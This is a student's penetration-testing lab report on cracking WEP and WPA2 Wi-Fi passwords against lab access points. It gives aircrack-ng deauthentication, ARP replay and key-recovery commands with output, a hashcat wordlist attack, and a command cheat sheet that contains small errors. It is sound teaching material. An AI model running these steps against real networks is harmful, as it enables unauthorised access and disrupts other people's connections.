

Cover Page

Lab 9	<u>Cracking Wireless Passwords</u>
Duration	3 hours

Module	Professional Penetration Testing
Instructor	Phillip Fitzpatrick

Student Name	Danyil Tymchuk	Student ID	B00167321
--------------	----------------	------------	-----------

Date	13/04/2026	Submission Date	08/05/2026
------	------------	-----------------	------------

Table of Contents

Table of Contents	2
University Declaration & Use of AI	3
Lab 09: Cracking Wireless Passwords	4

University Declaration & Use of AI

University Declaration

I confirm that this submission is my own work, except where clearly indicated. I have acknowledged all sources used. I understand the university's policies on academic integrity and plagiarism.

Use of AI Tools Declaration

I had not used AI at any stage of this assessment.

Signed: Danyil Tymchuk


Date: 13/04/2026

Lab 09: Cracking Wireless Passwords

- Connecting your wireless adapter to your kali vm
- Putting your wireless card in monitor mode
- Scanning and capturing local wireless traffic
- Cracking WEP Networks
- Cracking WPA/WPA2 Networks
- Summary commands

Connecting your wireless adapter to your kali vm


```
lsusb
```




```
kali@kali: ~  
(kali@kali)~  
$ lsusb | grep 'TP-Link AC600'  
Bus 003 Device 002: ID 2357:011e TP-Link AC600 wireless Realtek RTL8811AU [Archer T2U Nano]  
(kali@kali)~  
$
```

```
ifconfig
```

```
ip addr
```



```
kali@kali: ~  
(kali@kali)~  
$ ifconfig -s wlan0  
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
ether ce:59:e7:d8:b0:74 txqueuelen 1000 (Ethernet)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
(kali@kali)~  
$
```




```
kali@kali: ~  
(kali@kali)~  
$ ip addr show wlan0  
4: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN  
group default qlen 1000  
link/ether be:f7:91:48:1a:eb brd ff:ff:ff:ff:ff:ff permaddr 78:20:51:03:0b:1  
9  
(kali@kali)~  
$
```

Putting your wireless card in monitor mode

1. Kill any processes that might interfere with our aircrack tools

This will likely kill some internet / dhcp services, if you need them back, it easiest to just restart the VM

```
sudo airmon-ng check kill
```




```
kali@kali: ~  
$ sudo airmon-ng check kill  
Killing these processes:  
PID Name  
1434 wpa_supplicant  
$
```

2. Put the card into monitor mode

This should create a new virtual interface called wlan0mon (or may not)

```
sudo airmon-ng start wlan0
```



```
kali@kali: ~  
$ sudo airmon-ng start wlan0  


| PHY  | Interface | Driver       | Chipset                                  |
|------|-----------|--------------|------------------------------------------|
| phy0 | wlan0     | rtw88_8821au | TP-Link AC600 wireless Realtek RTL8811AU |

  
[Archer T2U Nano]  
(monitor mode enabled)  
$
```

by default our card will jump across all channels, if we know the channel we are connecting to then telling your card to only use that channel to be more efficient. So to start our card on channel 7. `$ sudo airmon-ng start wlan0 7`


Scanning and capturing local wireless traffic

```
airodump-ng [interface] [output file prefix] [channel no.] [ssid] [bssid] [IVs flag]
```

The [channel no.] can be set to a single channel (1 thru 14) or set to 0 to hop between all channels
The [IVs flag] can be set to 1 to only save the captured IVs

1) Capture the whole network

```
sudo airodump-ng wlan0
```




```
kali@kali: ~  
CH 2 ][ Elapsed: 12 s ][ 2026-04-20 15:55  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSI  
48:00:20:8E:1F:11 -62 6 0 0 6 130 OPN TUDU  
00:25:00:FF:94:73 -1 0 0 0 -1 -1 <len  
48:00:20:8C:FF:41 -50 12 0 0 11 130 OPN TUDU  
48:00:20:8C:FF:40 -50 12 50 8 11 130 WPA2 CCMP MGT edur  
FE:A1:BF:6F:67:E5 -66 36 0 0 1 360 WPA2 CCMP PSK Gala  
00:14:BF:AA:06:6F -61 45 0 0 11 54 WEP WEP PenT  
58:8B:F3:6A:71:E4 -48 49 0 0 11 54e WPA TKIP PSK Test  
E2:6E:76:29:9B:D0 -56 46 13 0 11 360 WPA2 CCMP PSK Soph  
BSSID STATION PWR Rate Lost Frames Notes Pro  
00:25:00:FF:94:73 A6:24:7A:AB:7C:9E -55 0 -12 0 1  
00:25:00:FF:94:73 DA:F0:83:8B:F0:D6 -49 0 -12 0 1  
00:25:00:FF:94:73 2E:D3:23:92:85:B5 -57 0 -12 38 8  
48:00:20:8C:FF:40 50:5A:65:BB:E1:93 -55 0 -12e 0 1  
(not associated) BB:FB:B3:58:64:BF -53 0 - 1 2 4
```

2) Capture the whole network, but with parameters to find target SSID


```
sudo airodump-ng wlan0 --channel 11 --encrypt WEP
```

3) Capture traffic on specific SSID (target) and save into capturefile

```
sudo airodump-ng wlan0 --channel 11 --encrypt WEP --bssid  
00:14:BF:AA:06:6F --ssid PenTest --write capturefile
```



```
kali@kali: ~  
CH 11 ][ Elapsed: 30 s ][ 2026-04-20 16:01  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH  
00:00:00:00:00:00 -33 27 0 0 0 -1 -1  
00:14:BF:AA:06:6F -55 93 282 113 1 11 54 WEP WEP OPN  
BSSID STATION PWR Rate Lost Frames Notes Pro  
00:14:BF:AA:06:6F C8:96:65:D7:65:0A -53 36 - 1e 0 805 PenT  
(not associated) 6C:4C:BC:B9:BA:ED -49 0 - 1 0 4  
(not associated) 58:6D:67:75:52:6A -57 0 - 5 0 2  
(not associated) 1A:A2:72:30:C1:07 -67 0 - 1 0 4  
(not associated) 58:6D:67:75:52:74 -61 0 - 5 0 2  
(not associated) 36:FC:43:26:D2:22 -67 0 - 1 0 1  
(not associated) 9A:FD:AE:6E:77:3C -65 0 - 1 0 2  
(not associated) BB:FB:B3:58:64:BF -47 0 - 1 0 6  
(not associated) 86:2F:7B:4D:D6:40 -69 0 - 1 0 2  
(not associated) F4:46:37:AA:C9:31 -47 0 - 5 0 1 edur  
(not associated) 32:EA:84:F9:F5:15 -51 0 - 1 0 5
```



```
kali@kali: ~  
CH 11 ][ Elapsed: 1 min ][ 2026-04-20 16:13  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH  
00:14:BF:AA:06:6F -59 100 1008 147 0 11 54 WEP WEP OPN  
BSSID STATION PWR Rate Lost Frames Notes Pro  
00:14:BF:AA:06:6F C8:96:65:D7:65:0A -63 48 - 1e 0 1198
```


Cracking WEP Networks

For WEP networks we need data... the more the better...

1. DE authenticating a valid client

To increase the chances of acquiring an ARP packet, this also allowed us to determine the hidden ESSID

```
sudo aireplay-ng -0 10 -a AccessPoint -c Client [interface]
```




```
kali@kali: ~  
[kali@kali]~  
$ sudo aireplay-ng -0 10 -a 00:14:BF:AA:06:6F -c C8:96:65:D7:65:0A wlan0  
16:45:59 Waiting for beacon frame (BSSID: 00:14:BF:AA:06:6F) on channel 11  
16:45:59 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:00 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:00 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:01 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:02 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:04 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:05 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:07 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:08 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]  
16:46:09 Sending 64 directed DeAuth (code 7). STMAC: [C8:96:65:D7:65:0A] [ 0] 0  
ACKs]
```

2. Capture and replay of a valid ARP packet

To speedup/generate the collection of encrypted packets (to generate more IVs. More IVs – easier to crack WEP)

```
sudo aireplay-ng -3 -b AccessPoint -h Client [interface]
```

`-3` option – listens for ARP requests



```
kali@kali: ~  
[kali@kali]~  
$ sudo aireplay-ng -3 -b 00:14:BF:AA:06:6F -h C8:96:65:D7:65:0A wlan0  
The interface MAC (78:20:51:03:0B:19) doesn't match the specified MAC (-h).  
ifconfig wlan0 hw ether C8:96:65:D7:65:0A  
16:51:41 Waiting for beacon frame (BSSID: 00:14:BF:AA:06:6F) on channel 11  
Saving ARP requests in replay_arp-0420-165141.cap  
You should also start airodump-ng to capture replies.  
Read 3447 packets (got 103 ARP requests and 0 ACKs), sent 591 packets...(499 pps  
Read 3895 packets (got 121 ARP requests and 0 ACKs), sent 641 packets...(499 pps  
Read 4310 packets (got 139 ARP requests and 0 ACKs), sent 691 packets...(499 pps  
Read 4802 packets (got 156 ARP requests and 0 ACKs), sent 742 packets...(500 pps  
^
```

Crack WEP capture file

aircrack-ng capturefile-01.cap

```
kali@kali: ~/capturefile
kali@kali:~/capturefile$ aircrack-ng capturefile-01.cap
Reading packets, please wait...
Opening capturefile-01.cap
Read 822790 packets.
Got 37034 out of 35000 IVsStarting PTW attack with 370
34 ivs.SSID          ESSID          Encryption
KEY FOUND! [ 9B:AC:9E:47:01 ]
1 00Decrypted correctly: 100%      WEP (37034 IVs)

Choosing first network as target.
kali@kali:~/capturefile$
```



```
kali@kali: ~/capturefile
kali@kali:~/capturefile$ aircrack-ng -b 00:14:BF:AA:06:6F capturefile-01.cap
Reading packets, please wait...
Opening capturefile-01.cap
Read 1008851 packets.
Got 37066 out of 35000 IVsStarting PTW attack with 370
66 ivs.tial targets      KEY FOUND! [ 9B:AC:9E:47:01 ]
Attack wDecrypted correctly: 100%00 captured ivs.

kali@kali:~/capturefile$
```



Cracking WPA/WPA2 Networks

Cracking WPA/WPA2 requires us to capture a handshake and doesn't usually care about the number of IV's or packets. Once we've captured a handshake we can try to crack the password.

```
sudo airodump-ng wlan0 --channel 11 --encrypt WPA --bssid  
58:8B:F3:6A:71:E4 --essid TestPen --write capturefile
```




Check for a handshake in capturefile using Wireshark



The command is similar to WEP except this time we must give a wordlist

```
aircrack-ng capturefile-02.cap -w rockyou.txt
```



Using Hashcat to crack WPA

Or we can use hashcat to crack the handshake, it should be faster than aircrack-ng because hashcat uses GPU acceleration

1. Convert into hashcat readable format

```
hcxpcapngtool -o capturefile-02.hccapx capturefile-02.cap
```

```
kali@kali: ~/capturefile
(kali@kali) ~/capturefile
$ aircrack-ng -w capturefile-02.hccapx capturefile-02.cap
Reading packets, please wait...
Opening capturefile-02.cap
Read 3222 packets.

# BSSID      ESSID      Encryption
1 58:8B:F3:6A:71:E4 TestPen      WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening capturefile-02.cap
Read 3222 packets.

1 potential targets

Building Hashcat file...
[*] ESSID (length: 7): TestPen
[*] Key version: 1
```

```
kali@kali: ~/capturefile
$ hcxpcapngtool -o capturefile-02.hccapx capturefile-02.cap
hcxpcapngtool 7.1.0 reading from capturefile-02.cap...

summary capture file
-----
file name..... capturefile-02.cap
version (pcap/cap)..... 2.4 (very basic format without any additional information)
timestamp minimum (timestamp)..... 23.04.2026 09:19:55 (1776935995)
timestamp maximum (timestamp)..... 23.04.2026 09:42:57 (1776937377)
duration of the dump tool (minutes)..... 23
used capture interfaces..... 1
link layer header type..... DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianness (capture system)..... little endian
packets inside..... 3222
ESSID (total unique)..... 1
BEACON (total)..... 1
BEACON on 2.4 GHz channel (from IE_TAG)..... 8
PROBEREQUEST (directed)..... 1
PROBERESPONSE (total)..... 3115
DEAUTHENTICATION (total)..... 1
AUTHENTICATION (total)..... 2
```

2. Using hashcat

In my kali vm I got a fragmentation fault when tried to run hashcat on the file (probably because I'm using kali arm on a mac m* chip host). So I had run hashcat on my host, and in the result I did not find any password from rockyou.txt wordlist that would fit

```
hashcat -m 22000 capturefile-02.hccapx rockyou.txt
```

```
kali@kali: ~/capturefile
(kali@kali) ~/capturefile
$ hashcat -m 22000 capturefile-02.hccapx /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #01: cpu--0x0000, 6956/13912 MB (2048 MB allocatable), 16MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP
```

```
shared folder --zsh -- 80x24
[dany@small-pipiska shared folder] % hashcat -m 22000 capturefile-02.hccapx rockyou.txt
hashcat (v7.1.2) starting

METAL API (Metal 372.16)
=====
* Device #01: Apple M5, skipped

OpenCL API (OpenCL 1.2 (Feb 21 2026 17:15:10)) - Platform #1 [Apple]
=====
* Device #02: Apple M5, GPU, 12779/25559 MB (2396 MB allocatable), 10MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
```

Summary commands

```
# start card in monitor mode
$ airmon-ng start wlan0

# View networks
$ airodump-ng wlan0mon

# Save packets
airodump-ng --channel 1 wlan0mon --essid NetworkName --encrypt WEP
--write filename

# Detect and replay arp packets
$ aireplay-ng --arpreply -e SSID wlan0mon

# Disconnect client
$ aireplay-ng --deauth 0 -e ssid wlan0mon

# If we need to use a fake MAC
$ airelay-ng --arpreply -e ssid -h 00:00:00:00:00:00 wlan0mon

# Start aircrack for wep
$ aircrack-ng filename.cap

# Start aircrack for WPA/WPA2
$ aircrack-ng filename.cap -w wordlist
```